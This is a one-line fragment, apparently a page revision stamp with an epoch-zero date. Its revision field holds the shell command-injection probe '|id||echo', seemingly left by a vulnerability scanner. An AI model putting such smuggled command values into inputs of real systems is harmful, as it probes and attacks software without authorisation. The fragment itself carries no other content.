Revision r1.2|id||echo - 01 Jan 1970 - 00:00 GMT -